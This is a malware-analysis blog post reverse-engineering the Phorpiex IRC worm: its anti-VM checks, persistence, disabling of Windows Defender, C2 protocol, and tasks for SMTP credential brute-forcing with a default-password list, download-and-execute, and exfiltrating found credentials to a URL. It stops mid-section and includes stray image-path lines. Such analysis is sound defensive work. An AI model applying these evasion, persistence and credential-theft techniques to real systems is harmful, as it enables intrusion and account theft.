Phorpiex - An IRC worm

bin.re/blog/phorpiex/

Full reversal for the fun of it

Phorpiex is a worm controlled over IRC. It can be instructed to do mainly three things: (1) download and run other executables, including the possibility to update itself; (2) to brute-force SMTP credentials by checking popular login/password combinations on a downloaded list of servers; (3) to spread executables — be it Phorpiex or any other malware — by email.

The IRC worm Phorpiex does not seem to be very widespread at the moment, nor is it particularly sophisticated. Nevertheless I still did a complete code analysis of a Phorpiex sample the past weekend, because it is very pleasant and fun to reverse engineer:

- Phorpiex is written very cleanly. Some parts are most likely written in assembler.
- There is a nice Anti-VM technique to get past. After that, there are no anti-reversing or anti-debugging measures that lessen the pleasure of reversing.

- Phorpiex uses very few library calls. For example, the IRC and SMTP protocol are partially implemented with only using windows socket calls for networking.

I reversed the following sample:

md5
c753d418655a2c4570dc421105e1bbf0

sha256
7fb1664da6247b7d37ffd2f8a5c8151ca5e93733732647804e383f670113088a

size
856'576 bytes

scan date
2016-02-09 11:03

analysis
link

Unpacking, which is not covered in this blog post, lead to the following binary:

md5
2a6fab4cfce55c3815fc80607797afd0

sha256
b45c7ac7e1b7bbc32944c01be58d496b5e765a90bd4b1026855dd44cea28cd12

size
131'072 bytes

scan data
2016-02-11 13:00

analysis
link

This blog post is mostly an embellishment of my research log. I'm well aware that the post should be better researched, organized and written; but then again I looked at Phorpiex for the sake of reverse engineering, and do not think there is any need for more documentation in the first place.

Initialization

This section describes the steps Phorpiex takes before listening for commands.

Prerequisites

Mutex

Phorpiex checks for other concurrent instances with mutex `w6`. If the mutex already exists, the malware exits.

Anti-VM

The malware uses two anti-VM techniques. The first targets Virtual Box, VMware, QEMU and potentially other products. The second targets Sandboxie.

Technique 1: Storage Device Property Product ID

This anti-VM technique reads the product ID of the first storage device and checks if the ID contains one of three blacklisted strings.

1. Open a handle to the first physical disk using `CreateFileA` on `\\.\PhysicalDrive0`

```
011D1043 push    0               ; hTemplateFile
011D1045 push    0               ; dwFlagsAndAttributes
011D1047 push    3               ; dwCreationDisposition
011D1049 push    0               ; lpSecurityAttributes
011D104B push    3               ; dwShareMode
011D104D push    0               ; dwDesiredAccess
011D104F push    offset first_drive ; "\\.\\PhysicalDrive0"
011D1054 call    ds:CreateFileA
011D105A mov     [ebp+hDevice], eax
```

2. Send the control code 0x2D1400 (2954240) to the device. This IOCTL stands for `IOCTL_STORAGE_QUERY_PROPERTY` and returns the properties of the storage device. The properties are returned in a `STORAGE_DEVICE_DESCRIPTOR` structure.

```
011D108A mov     [ebp+storage_query_property_inbuffer], 0
011D1094 push    80h
011D1099 push    0
011D109B lea     ecx, [ebp+storage_query_property_out]
011D10A1 push    ecx
011D10A2 call    memset
011D10A7 add     esp, 0Ch
011D10AA push    80h
011D10AF push    0
011D10B1 lea     edx, [ebp+product_id]
011D10B7 push    edx
011D10B8 call    memset
011D10BD add     esp, 0Ch
011D10C0 push    0
011D10C2 lea     eax, [ebp+BytesReturned]
011D10C8 push    eax
011D10C9 push    80h
011D10CE lea     ecx, [ebp+storage_query_property_out]
011D10D4 push    ecx
011D10D5 push    0Ch
011D10D7 lea     edx, [ebp+storage_query_property_inbuffer]
011D10DD push    edx
011D10DE push    2D1400h
011D10E3 mov     eax, [ebp+hDevice]
011D10E9 push    eax
011D10EA call    ds:DeviceIoControl
```

3. Retrieve the device's product ID from the `STORAGE_DEVICE_DESCRIPTOR`:

```
011D10F8 lea     ecx, [ebp+storage_query_property_out]
011D10FE mov     [ebp+storage_query_property_out_], ecx
011D1104 mov     edx, [ebp+storage_query_property_out_]
011D110A mov     eax, [edx+STORAGE_DEVICE_DESCRIPTOR.ProductIdOffset]
011D110D mov     [ebp+product_id_offset], eax
011D1113 mov     [ebp+index], 0
011D111D mov     ecx, [ebp+product_id_offset]
011D1123 mov     [ebp+product_id_offset_], ecx
011D1129 jmp     short loc_11D113A
011D112B
011D112B
011D112B loc_11D112B:
011D112B mov     edx, [ebp+product_id_offset_]
011D1131 add     edx, 1
011D1134 mov     [ebp+product_id_offset_], edx
011D113A
011D113A loc_11D113A:
011D113A mov     eax, [ebp+product_id_offset_]
011D1140 movsx   ecx, [ebp+eax+storage_query_property_out]
011D1148 test    ecx, ecx
011D114A jz      short loc_11D1177
011D114C mov     edx, [ebp+index]
011D1152 mov     eax, [ebp+product_id_offset_]
011D1158 mov     cl, [ebp+eax+storage_query_property_out]
011D115F mov     [ebp+edx+product_id], cl
011D1166 mov     edx, [ebp+index]
011D116C add     edx, 1
011D116F mov     [ebp+index], edx
011D1175 jmp     short loc_11D112B
```

   On VMware Workstation 12.0, this returned *"VMware Virtual S"* for me.

4. Search the following three strings, case-insensitively, inside the device ID:

   - qemu
   - virtual
   - vmware

   So `VMware Virtual S` would get flagged against `virtual` and `vmware`. The VM is busted if at least one of the three strings matches.

Sandboxie

The second VM detection routine targets Sandboxie. Sandboxie is indentified by two DLLs:

- `SbieDll.dll`
- `SbieDllX.dll`

If any of those two can be loaded with `GetModuleHandleA` then Sandboxie is considered running:

```
.text:012461F9 push    offset sandboxie_dll2          ; "SbieDllX.dll"
.text:012461FE call    ds:GetModuleHandleA
.text:01246204 test    eax, eax
.text:01246206 jz      short passed
```

Quitting

If either of the two VM detection routines triggers the malware quits. Before exiting, it first creates a batch script in the temp folder whose name has ten random letters, e.g., on Windows 7:

```
C:\Users\<USERNAME>\AppData\Local\Temp\<10 RND LETTERS>.bat
```

The bat script tries to delete the malware executable in an infinite loop. The script deletes itself after the executable is gone:

```
:repeat
del <PATH_TO_EXE>
if exist <PATH_TO_EXE> goto repeat
del <PATH_TO_THIS_BAT>
```

Persistence

If the Mutex did not exist yet and the anti-VM did not trigger, then Phorpiex moves on to establish persistence.

Zone Identifier

First the Zone Identifier is stripped if present (usually when downloading the file through browsers):

```
009E6255 lea     ecx, [ebp+this_path]
009E625B push    ecx
009E625C push    offset aSZone_identifi ; "%s:Zone.Identifier"
009E6261 push    104h            ; Count
009E6266 lea     edx, [ebp+zone_identifier_stream]
009E626C push    edx             ; Dest
009E626D call    _snprintf
009E6272 add     esp, 10h
009E6275 lea     eax, [ebp+zone_identifier_stream]
009E627B push    eax             ; lpFileName
009E627C call    ds:DeleteFileA  ; delete the zone.identifier s
```

Placement

The malware settles in one of the following three directories, testing them one after another:

- `%windir%`
- `%userprofile%`
- `%temp%`

The malware tries to create a hardcoded subdirectory in those environments, in my sample `M-5050450322425524404850022052454204 5`. On Windows 7 with user priviliges, this should fail for `%windir%`, and be successful for `%userprofile%`. The malware copies the executable to the subdirectory under a hard-coded name, for my sample `winsvc.exe`. For example:

```
C:\Users\<USERNAME>\M-5050450322425524404850022052454204 5\winsvc.exe
```

The malware then checks if it was running from the destination path in the first place, meaning it must have established persistence in a previous run. If that is the case, Phorpiex skips to its normal operation described in Section C&C Communication.

Autostart

The malware path is stored under the value name `Microsoft Windows Service` at `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\`. This will launch the malware on reboot.

```
003D6534 lea     eax, [ebp+target_path]
003D653A push    eax
003D653B push    1
003D653D push    0
003D653F push    offset Microsoft_Windows_Service
003D6544 mov     ecx, [ebp+phkResult]
003D654A push    ecx
003D654B call    ds:RegSetValueExA
```

Hiding

The malware hides both the executable and the parent directory by marking them a hidden and read-only system directory/file:

```
003D642A push    7               ; system | readonly | hidden
003D642C lea     eax, [ebp+target_dir]
003D6432 push    eax             ; lpFileName
003D6433 call    ds:SetFileAttributesA
003D6439 push    7               ; dwFileAttributes
003D643B lea     ecx, [ebp+target_path]
003D6441 push    ecx             ; lpFileName
003D6442 call    ds:SetFileAttri
```

Circumventing Security

Phorpiex circumvents both Windows's Firewall and Defender.

Windows Firewall

The malware adds itself to the list of programs allowed through Windows's firewall. This list is kept under the registry key:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\-->
Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List
```

Phorpiex adds the value `<TARGET>:*:Enabled:Microsoft Windows Service` to this key, for example:

```
C:\Users\<USER>\M-5050450322425524404850022052454 2045\winsvc.exe:*:Enabled:Microsoft
Windows Service
```

Windows Defender

If present, Phorpiex disables the Windows Defender service. The service is disabled by writing the `DWORD` 4 (disabled) to this key `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\WinDefend\`:

```
003663E5 mov     dword ptr [ebp+pDisabled], 4
...
00366582 lea     ecx, [ebp+pDisabled]
00366588 push    ecx
00366589 push    4
0036658B push    0
0036658D push    offset ValueName
00366592 mov     edx, [ebp+phkResult]
00366598 push    edx
00366599 call    ds:RegSetValueExA
```

Cleanup

After the malware established persistence, the executable is run from the new location. Then the "self-destruct-bat" described in Section Quitting is called and the process exits.


C&C Communication

This section describes the C2 communication over IRC. The first section describes the main loop that handles connecting to the C2 server(s) as well as sending, receiving and parsing of messages. The second section documents the client messages; the third section the server messages. Server messages can contain tasks for the client to execute. The format of those task commands and the triggered client action are described in Section Tasks.

Main Loop

Phorpiex has a list of hard-coded C&C targets which it tries to contact, starting with the first entry in the list. After each failed C&C communication, Phorpiex sleeps three seconds and then advances to the next target entry, restarting at with the first target once the list is

exhausted. The number of failed rounds is counted, but never actually used.



The target hosts can be either an IP string (resolved by `inet_addr`) or a hostname (resolved by `gethostbyname`).

The reversed sample only contained one target:

- Host: “220.181.87.80”
- Port: 5050

The entire C&C communication runs over Windows Sockets 2.

ID String

The malware uses fingerprinting of the operating system in combination with a random string to generate a “unique” session ID.

```
.text:009E60B5 push    offset username ; "x"
.text:009E60BA call    get_id_string
```

The routine `get_id_string` identifies the following os information:

- *Window Version*: By calling `GetVersionExA` and parsing the resulting *minor* and *major* version numbers, Phorpiex maps the operating system to one of the following strings: “95”, “NT”, “98”, “ME”, “2K”, “XP”, “2K3”, “VS”, “W7”, “W8”, “W10” , “UNK”.
- *Country*. The country is guessed from the abbreviated locale country name:

  ```
  .text:009E7151 lea     edx, [ebp+locale_abbr_country]
  .text:009E7157 push    edx             ; lpLCData
  .text:009E7158 push    LOCALE_SABBREVCTRYNAME ; LCType
  .text:009E715A push    LOCALE_SYSTEM_DEFAULT ; Locale
  .text:009E715F call    ds:GetLocaleInfoA
  ```

  The country is to “XXX” should the call fail.
- *32bit or 64bit*: By checking the program folder name for the presence of “(x86)", Phorpiex determines if the Windows Version is 32bit or 64bit.
- *Privileges*: Check if running as admin (“A”) or user (“U”) using `IsUserAnAdmin`.
- *Random String*: Finally, to pursuit uniqueness, a string of 7 random letters “a” to “z” is built.

Each bit of information is preceded with the pipe symbol `|` and then concatenated to form the id string. For example:

```
|USA|W7|64|U|uggzrxq
```

This string is used as the identifier in the ensuing IRC communications. The ID string is regenerated after each failed IRC communication, and also after receiving 433 messages (*ERR_NICKNAMEINUSE*).

Client Messages

The client sends only a few types of IRC messages, all of which are standard RFC 2812. `NICK` and `USER` are used to initiate the C&C communication. `PONG` is sent to reply to a server’s `PING` messages that test the connection. `JOIN` is called to join channels, either provided by the server (using the “j” task, see Section j - Join Channel, or in the process of handling a particular task. For example joining `#smtp` when distributing malware by email. Phorpiex also implements the `PRIVMSG` message type, but the code is not reachable.

NICK

format

`NICK <id>`

example
`NICK |USA|W7|64|U|hzaemsf`

description
set the nickname, i.e., the identifying name

USER

format
`USER <username> <hostname> <servername> <realname>`

example
`USER x "" "x" :x`

description
Phorpiex sets the username, servername and realname to “x” for all clients

PRIVMSG

format
`PRIVMSG <receiver> :<text>`

example
? |

description
Phorpiex has a routine to send private messages, but it is never called.

PONG

format
`PONG <param>`

example
`PONG 422`

description
Reply to PING messages from server. If PONG messages are not acknoledge by PING, then the IRC server closes the connection.

JOIN

format
`JOIN <channel> <key>`

example
`JOIN #mail (null)`

description

Join a channel. The key is always hard-coded to 0, which gets formated as “(null)” in the `sprintf` call.

Server Messages

The client can handle five different server command messages, some of which contain further tasks described in Section Tasks.

(Any Message That Contains “001”)

The first message type is the only one not matched against the IRC command but the raw message received. The client looks for the string “001” inside the raw message, regardless of whether it is the prefix, command, or parameter of the the IRC message. If the string is found, it causes the client to join the “mail” channel, i.e., to send `JOIN #mail (null)`.

format
(any msg that contains 001)

example
```
:001 x.x 001
```

description
Only IRC message that is not parsed. Causes client to join the `#mail` channel

If the string “001” is not found, then the IRC message is tokenized with the space " " separator for further processing.

PING

Phorpiex sends frequent PING message, matched by comparing the first token with string “PING”. If the client does not respond to these with an appropriate PONG in a timely fashion, the connection is closed. The PING messages I observed do not follow RFC 2812; instead of having one or two server parameters, the PING message is followed by *“422 MOTD”*. 422 is the numeric reply for ERR_NOMOTD (no “message of the day”) and does not make sense in this context. Regardless, the client is required to send back `PONG 422`.

format
```
PING <param> [<extrastuff>]
```

example
```
PING 422 MOTD
```

description
Client required to send `PONG <param>`, e.g., `PONG 422`. No other PING messages than the one in the example have been observed.

443

The third message type is a regular 433 numeric response as defined in RFC1459, matched by comparing the second token with “433”. 433 indicates that a nickname is already in use, meaning the string generated in Section ID String was not unique. Accordingly, the client generates a new id string and sends it with `NICK <id>`. I never saw such a message.

format
```
:<prefix> 433 <target>
```

example
```
:x.x 433 8.8.8.8
```

description
Regenerate the ID, then send it with `NICK <id>`, e.g., `NICK |USA|W7|64|U|kxaiiab`

PRIVMSG

The final two messages, `PRIVMSG` and `332` are used to give actual commands to the client. The messages are matched by comparing the second token to `PRIVMSG` and `322` respectively. Handling of the tasks is the same for both message types, and I’ll discuss that later in Section Tasks. The way the message is parsed is slightly different. First, the `PRIVMSG`:

format
```
:<servername>!<channel>@<host> PRIVMSG <nick> :<task>
```

example
```
:x.x!mail@x PRIVMSG USA|W7|64|U|yxpnaeg :.d u |108|99|111|(...)|106|
```

description
Execute the `<task>`, see later Sections. The `<host>` is required to be “x”, and the `<channel>` must be set, unless the `<nick>` is a channel name.

The `<host>` parameter needs to be set to “x”, otherwise the message is discarded. Also, if the `<nick>` parameter is not a channel name, i.e., beginning with “#", then the `<channel>` parameter needs to be present. Like for the following `332` message, the channel is read from the parameters but never actually used.

322

The final message type, `322`, also send a task to the client, only in a different format. 322 is the numeric code for `RPL_TOPIC`, the task being the “topic”.

format
```
:<prefix> 332 <nick> <channel> :<task>
```

example
```
:x.x 332 |USA|W7|64|U|yxpnaeg #mail :.j #b
```

description
Execute the `<task>`, see later Sections.

The `<prefix>` needs to be present, but not parsed. The `<channel>` needs to be present and start with `#`, but as in the previous `PRIVMSG`-command is not used.

The server sends other messages than those of these five message types. For example `:002 x.x 002`. All those messages are silently ignored.

Tasks

The bot master gives commands to the client through the `<task>` parameter of the `PRIVMSG` and `322` message types. The `<task>` is *trailing* parameter, meaning it follows after ":" and is allowed to contain spaces. Phorpiex also tokenizes the `<task>` at the space character, with different tasks requiring different number of tokens, i.e., number of arguments.

This Section presents all types of tasks, tasked by the required number of parameters. To not get in the way of the IRC terminology, I call the first token of the task the *action*, meaning the command that is supposed to be executed. Some *actions* have multiple versions, that are selected by the following parameter. All valid tasks need to start with a ".". So in summary, the format of a valid task is:

```
"."<action> {<param>}
```

Longer running tasks are executed as threads. Phorpiex keeps track of those task in an array of up to 256 elements. Each task entry consists of three members:

1. A numeric *task_id* that identifies the running action.
2. The thread handle for the task.
3. Potentially a Windows Socket.

In the following I also put my guess what the short `<action>` codes could stand for.

bye - Quit

This task orders the client to run the self destruct bat (see Section quitting), run WSACleanup, then exit.

format
`bye`

nr of parameters
0

subtypes
none

example
`bye`

description
Exit

task id
(does not run as a task)

m.off - Stop all Mailing Tasks

This stops the tasks with id 2 and 3. These tasks are associated with mailing malicious content to further spread Phorpiex or any other malware, see Sections Mail Exe with Server List and Mail Exe without Server List. The tasks are stopped by terminating the associated thread with `TerminateThread`, closing potential corresponding Windows Sockets with `closesocket`, and setting the task id to NULL.

format
`m.off`

nr of parameters
0

subtypes
none

example
`m.off`

description
Stop Sending Mails

task id
(does not run as a task)

b.off - Stop Brute Forcing

This stops the tasks with id 4. These tasks are associated with brute forcing logins to SMTP accounts, see Section b - Brute-Force SMTP Accounts.

format
`b.off`

nr of parameters
0

subtypes
none

example
`b.off`

description

Stop Brute Forcing SMTP Accounts

task id
(does not run as a task)

j - Join channel

This task orders the client to join the channel provided as the first and only parameter.

format
`j <channel>`

nr of parameters
1

subtypes
none

example
`j #b`

description
Join the `<channel>`

task id
(does not run as a task)

This was the first task the sample received in my sandbox, ordered to join the “b” channel.

b - Brute-Force SMTP Accounts

This is the first longer running task. It takes two parameters:

format
`b <enc_url> <nr_sets>`

nr of parameters
2

subtypes
none

example
`b |108|99|111|(...)|106| 2000`

description
Brute-Force SMTP Logins

task id
4 (exclusive)

The first parameter is an encrypted url. The bytes are passed as decimals separated by `|`. The decryption is a buggy RC4 implementation, presented in Section RC4 Implementation.

The second parameter is a decimal that determines how many different lists with SMTP server there are. Phorpiex pick a list randomly.


The task performs the following steps:

1. Count the number of tasks running with task id 4. If there is one running already, then don't do nothing. Otherwise create a new task with ID.
2. Decrypt the `<enc_url>` according to Section RC4 Implementation.
3. Append `ok.php` to the URL, e.g., *http://example.com/* becomes *http://example.com/ok.php*.
4. Sleep between 0 and 30 seconds, randomly determined.
5. Pick a set uniformly at random, between 1 and `<nr_sets>`. Append the random number and `.txt` to the url, e.g., `http://example.com/ok.php221.txt`.
6. Download the url to a random file `%TEMP%\<10_RANDOM_DIGITS>.jgp`, e.g., `c:\Users\User\AppData\Local\Temp\8473628340.jpg`. The downloaded content contains a list of SMTP servers.
7. Run three threads with the steps detailed below. The three threads slightly differ in execution; the differences are noted at the end.
8. Repeat Steps 4-7 3000 times.

The three threads run similar steps. These are the Steps for the first thread:

1. Pick a line from the downloaded file uniformly at random with Reservoir Sampling. The line contains a hostname or IP string.

2. Connect to the hostname or IP on Port 25. The first two steps are shown in the following graph view. The FPU instructions calculate the harmonic fractions for the reservoir sampling.



3. If the connection fails on port 25, then the other common SMTP port 587 is attempted. If that fails also, then the process exits.

4. If a connection could be established on either port, then Phorpiex repeats the next steps for all combinations of these 8 usernames: *test*, *test1*, *test123*, *info*, *admin*, *webmaster*, *postmaster*, *contact* and these 20 password: *1234*, *12345*, *123456*, *1234567*, *12345678*, *123123*, *test*, *test1*, *test123*, *test1234*, *info*, *admin*, *admin1*, *Password1*, *password*, *1q2w3e*, *1q2w3e4r*, *q1w2e3r4*, *postmaster*, *admin*.
    - Connect to target again.
    - Look at the response. If `ESMTP` send `EHLO USER\r\n`, else send `HELO USER\r\n`
    - Check the response being `250` (“Requested mail action okay, completed”), otherwise try next username/password combo.
    - Send `AUTH LOGIN`. If no `334` response follows try next username/password combo.
    - Send base64 encoded username. If no `334` response follows try next username/password combo.
    - Send base64 encoded password. If no `235` (*“Authentication succesful”*) response follows try next username/password combo.
    - Send `MAIL FROM: hi@zmail.ru\r\n`. If no `250` response follows try next username/password combo.
    - Send `RCPT TO: smtpcheck@Safe-mail.net\r\n`. If no `250` response follows try next username/password combo.
    - Send `DATA\r\n`. If no `250` response follows try next username/password combo.
    - Send this text:

      ```
      Subject: hi\r\n
      From: hi@zmail.ru\r\n
      To: smtpcheck@Safe-mail.net\r\n
      \r\n.\r\n
      ```

      If that is also successful, then move on to Step 5.
5. Form the string:

   ```
   smtp://<username>@<target>|<target>:<port>|<username>|<password>"
   ```
6. Append this string to the download url, after `?s=`, for example:

   ```
   http://example.com/ok.php221.txt?
s=smtp://webmaster@example.com|example.com:25|webmaster|Password1
   ```

7. Use the User-Agent *“Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0”* to make a GET request to the url.

8. Delete the downloaded file with the targets.

The second thread does the same as the first thread, except the username is set to the target hostname or IP, e.g., “example.com”. The third thread tries the 8 hard-coded usernames, but also appends `@<target>` to them. For example, `webmaster@example.com`.

d - Download Executable

format
`d <type> <enc_url>`

nr of parameters
2

subtypes
`x`, `u`, `p`, `a`, `<abbr_country>`

example
`d x |108|99|(...)|106|`

description
Download and Run Executable

task id
1 (non exclusive)

The first parameter designates different subtypes of the task:

- `x`: **Execute** the downloaded content and keep running the program
- `u`: Execute the donwloaded content. If the filename (without extension) is `w6`, quit. The command can be used to **update** Phorpiex.
- `a`: First geolocate the infected client. Only if the country is in the list of **all** hard-coded countries, execute the malware.
- `p`: First geolocate the infected client. Only if the country is in a **partial** list of hard-coded countries, execute the malware.
- `<abbr_country>`: First geolocate the infected client. Only if the country matches `<abbr_country>`, execute the malware.

The second parameter is an encrypted url, using the same encryption as for order `b`. See Section RC4 Implementation.

x - Execute

The task performs the following steps:

1. Decipher the url in `<enc_url>`, see Section RC4 Implementation.
2. Add a new taks with id 1. Phorpiex allows multiple tasks to run with id 1.
3. Seed rand with tick count, then generate a random path `<TEMP>/<10 random digits>.exe`, e.g., `C:\Users\User\AppData\Local\Temp\mmliexuvnw.exe`
4. Sleep between 0 to 30 seconds, determined uniformly at random.
5. Download the deciphered url to the random path, using `InternetOpenA` / `InternetOpenUrlA` / `InternetReadFile` with User-Agent `Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0`. This Firefox release is from June 2013.
6. If the download failed, then Phorpiex repeats step 3 and 4, and tries to download the file with `URLDownloadToFileA`.
7. If either download was successful, Phorpiex runs the executable and continues listening for new orders.

u - Update

This type performs the same steps as `x`. The only difference is that after deciphering the url, Phorpiex checks if filename in the url, stripped of the extension, matches `w6`. For example, `http://www.example.com/w6.jpg` would match. If the filename matches, then Phorpiex quits if it is able to download the file. If the file can't be downloaded, or if the filename is not `w6`, then *update* has the same effect as *execute*.

a - Match against all Country Codes

The type `a` adds a geolocation check before downloading and executing a file.

1. First, Phorpiex makes a GET request `api.wipmania.com`. This will return the public facing IP and country of the infected Client:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0)
Gecko/20100101 Firefox/22.0
Host: api.wipmania.com

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 10 Feb 2016 12:16:18 GMT
Content-Type: text/html
Content-Length: 19
Connection: keep-alive
Keep-Alive: timeout=20

46.165.210.17<br>DE
```

2. Phorpiex parses the result by searching `>`, and taking the string that follows. In the above example, `DE`.

3. Phorpiex compares the country code from `api.wipmania.com` with the following 37 countries: `US`, `CA`, `GB`, `AU`, `ZA`, `VI`, `VG`, `VE`, `VC`, `TT`, `TC`, `SG`, `SC`, `QA`, `PR`, `NZ`, `NA`, `MT`, `MO`, `LU`, `LC`, `KY`, `KN`, `IS`, `IE`, `HK`, `GU`, `DK`, `CY`, `CH`, `BS`, `BM`, `BH`, `BB`, `AS`, `AN`, `AE`

4. If the client's country is not in the list — `DE` for example isn't — then the order is aborted, i.e., no file is downloaded. Otherwise, the steps as in *execute* are carried out.

p - Match against partial Country Codes

